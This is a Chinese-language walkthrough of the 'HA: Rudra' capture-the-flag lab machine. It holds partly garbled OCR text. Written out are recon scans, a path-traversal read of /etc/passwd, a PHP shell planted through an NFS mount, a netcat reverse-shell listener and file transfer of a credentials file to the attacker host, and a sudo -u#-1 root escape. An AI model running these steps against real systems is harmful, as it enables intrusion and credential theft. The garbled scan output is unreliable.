信息收集

```
nmap -sn 192.168.1.0/24
```

```
root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-09 18:15 CST
Nmap scan report for 192.168.1.1
Host is up (0.00074s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.2
Host is up (0.00014s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.1.133
Host is up (0.00014s latency).
MAC Address: 00:0C:29:A4:72:EE (VMware)
Nmap scan report for 192.168.1.254
Host is up (0.000092s latency).
MAC Address: 00:50:56:F0:0A:8E (VMware)
Nmap scan report for 192.168.1.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.1.133
```


```
P<sub>0</sub>RT
         STATE SERVICE VERSION
22/tcp
                        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pr
         open ssh
 ssh-hostkev:
   2048 d7:0d:45:dd:52:69:f9:54:2a:73:a7:d0:c5:ab:db:9b (RSA)
   256 7f:cc:3c:a5:53:47:05:15:94:95:41:ea:5e:48:f1:00 (ECDSA)
   256 30:da:01:de:ab:d8:19:1e:fc:58:44:22:3b:29:33:cd (ED25519)
         open http
                        Apache httpd 2.4.29 ((Ubuntu))
http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: HA: Rudra
         open rpcbind 2-4 (RPC #100000)
111/tcp
 rpcinfo:
   program version
                     port/proto service
   100000 2,3,4
                     111/tcp rpcbind
   100000 2,3,4
                       111/udp rpcbind
   100003 3
                       2049/udp nfs
   100003 3,4
                       2049/tcp nfs
   100005 1,2,3
                     51133/tcp mountd
   100005 1,2,3
                     58195/udp mountd
   100021 1,3,4
                     33095/tcp nlockmgr
                     38440/udp nlockmgr
   100021 1,3,4
   100227 3
                       2049/tcp nfs_acl
   100227 3
                       2049/udp nfs acl
2049/tcp open nfs acl 3 (RPC #100227)
33095/tcp open nlockmgr 1-4 (RPC #100021)
34363/tcp open mountd 1-3 (RPC #100005)
               mountd 1-3 (RPC #100005)
51133/tcp open
57309/tcp open mountd 1-3 (RPC #100005)
MAC Address: 00:0C:29:A4:72:EE (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.2 - 4.9
```

目录枚举

```
gobuster dir -u http://192.168.1.133 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/img (Status: 301)
/assets (Status: 301)
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/02/09 18:22:01 [!] parse http://192.168.1.133/e
/index.html (Status: 200)
```

访问web服务



192.168.1.133/nandi.php?file=../../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bir sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologi /sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/i/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin sy:/nologin systemd-resolve:x:101:103:systemd Resolver,,;:/run/systemd/resolve:/usr/smessagebus:x:103:107::/nonexistent:/usr/sbin/nologin_apt:x:104:65534::/nonexistentudra:x:1000:1000:rudra,,;:/home/rudra:/bin/bash sshd:x:106:65534::/run/sshd:/usr/s/lib/nfs:/usr/sbin/nologin shivay:x:1002:1002:,,,;:/home/shivay:/bin/bash mysql:x:108

存在shivay用户

存在nfs目录挂载

```
mount -t nfs 192.168.1.133:/home/shivay /mnt
```

```
:~# mount -t nfs 192.168.1.133:/home/shivay /mnt
文件系统
                                                         可用
                                                己用
                                                               已用% 挂载点
                                                                    0% /dev
                                                                  5% /run
59% /
0% /dev/shm
                                               8.7M
                                                        189M
15G
                                        198M
/dev/sda1
                                                        986M
                                                        5.0M
                                                                    0% /run/lock
0% /sys/fs/cgroup
                                       5.0M
                                                    Θ
                                                        986M
                                        986M
                                               16K
4.0K
                                                                    1% /run/user/131
1% /run/user/0
                                       198M
                                                        198M
.
192.168.1.133:/home/shivay
  oot@kali:~# cd /mnt
oot@kali:/mnt# ls
root@kali:/mnt# cat mahadev.txt
Rudra is another name of Lord Shiva. As per the vedic scriptures there are total 11 rudras. Of them, prominent one is Shiva.
he other 10 rudras are considered as his expansions. As per Mahabharata, Srimad Bhagavatam and other vedic texts Lord Shiva peared from Lord Brahma's eyebrows. Srimad Bhagavatam tells us why Lord Shiva is known as "Rudra":

root@kali:/mnt#
```

写个shell讲去

▼ 192.168.1.133/nandi.php?file=/home/shivay/shell.php

PHP Version 7.2.19-0ubuntu0.18.04.2

System	Linux ubuntu 4.15.0-20-generic #21-Ubuntu S
Build Date	Aug 12 2019 19:34:28
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini

getshell

```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.1.133: inverse host lookup failed: Unknown host
connect to [192.168.1.128] from (UNKNOWN) [192.168.1.133] 60450
bash: cannot set terminal process group (628): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html$ ls
ls
assets
detail1.html
detail2.html
img
index.html
nandi.php
robots.txt
www-data@ubuntu:/var/www/html$ [
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty,不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2, 所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -1
#SUID权限可执行文件,没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件,发现一堆,但是极大多数都是没用的,所以我先把结果输出到文本
文
件,然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
www-data@ubuntu:/media$ cat creds
cat creds
(a)
3
(a)
9
0
(a)
8
(ii)
8
0
(3)
(
2
Ø
\Theta
```

```
nc -lvvp 1234 > flag
nc 192.168.1.128 1234 < creds
```

```
Decloakify a Cloaked File ====
Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): /tmp/flag
Save decloaked data to filename (default: 'decloaked.file'): /tmp/res
Preview cloaked file? (y/n default=n): n
Was noise added to the cloaked file? (y/n default=n): n
Ciphers:
1 - dessertsHindi
2 - skiResorts
3 - belgianBeers
4 - dessertsChinese
5 - dessertsRussian
6 - evadeAV
7 - dessertsPersian
8 - rickrollYoutube
9 - worldBeaches
10 - dessertsThai
11 - amphibians
12 - statusCodes
13 - pokemonGo
14 - hashesMD5
15 - ipAddressesTop100
16 - geoCoordsWorldCapitals
17 - worldFootballTeams
18 - starTrek
19 - topWebsites
20 - dessertsSwedishChef
21 - desserts
22 - dessertsArabic
23 - geocache
24 - emoji
                                                                 活 Windows
Enter cipher #: 24
                root@kali:/tmp# cat res
                mahakaal:kalbhairavroot@kali:/tmp#
  sudo -u#-1 watch -x sh -c 'reset; exec sh 1>&0 2>&0' -u
oot@kali:~# ssh mahakaal@192.168.1.133
The authenticity of host '192.168.1.133 (192.168.1.133)' can't be established.
ECDSA key fingerprint is SHA256:uJVa69XQYauqQVQn0+cN2ja+kVf0BhhWII8EIREHGT4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.133' (ECDSA) to the list of known hosts.
mahakaal@192.168.1.133's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86 64)
* Documentation: https://help.ubuntu.com
* Management:
                  https://landscape.canonical.com
* Support:
                  https://ubuntu.com/advantage
Last login: Mon Oct 21 09:59:11 2019 from 192.168.1.107
mahakaal@ubuntu:~$ sudo -l
[sudo] password for mahakaal:
Matching Defaults entries for mahakaal on ubuntu:
    env reset, mail badpass, secure path=/usr/local/sbin\:/usr/local/bin\:/usr/
User mahakaal may run the following commands on ubuntu:
    (ALL, !root) /usr/bin/watch
mahakaal@ubuntu:~$
```

sudo /usr/bin/watch -x sh -c 'reset; exec sh 1>&0 2>&0'

下面的可以

```
sudo -u#-1 watch -x sh -c 'reset; exec sh 1>&0 2>&0' -u
```

<u>https://www.hackingarticles.in/cloakify_factory_a-data-exfiltration_tool_uses_t</u> <u>ext_based_steganography/</u>

参考链接: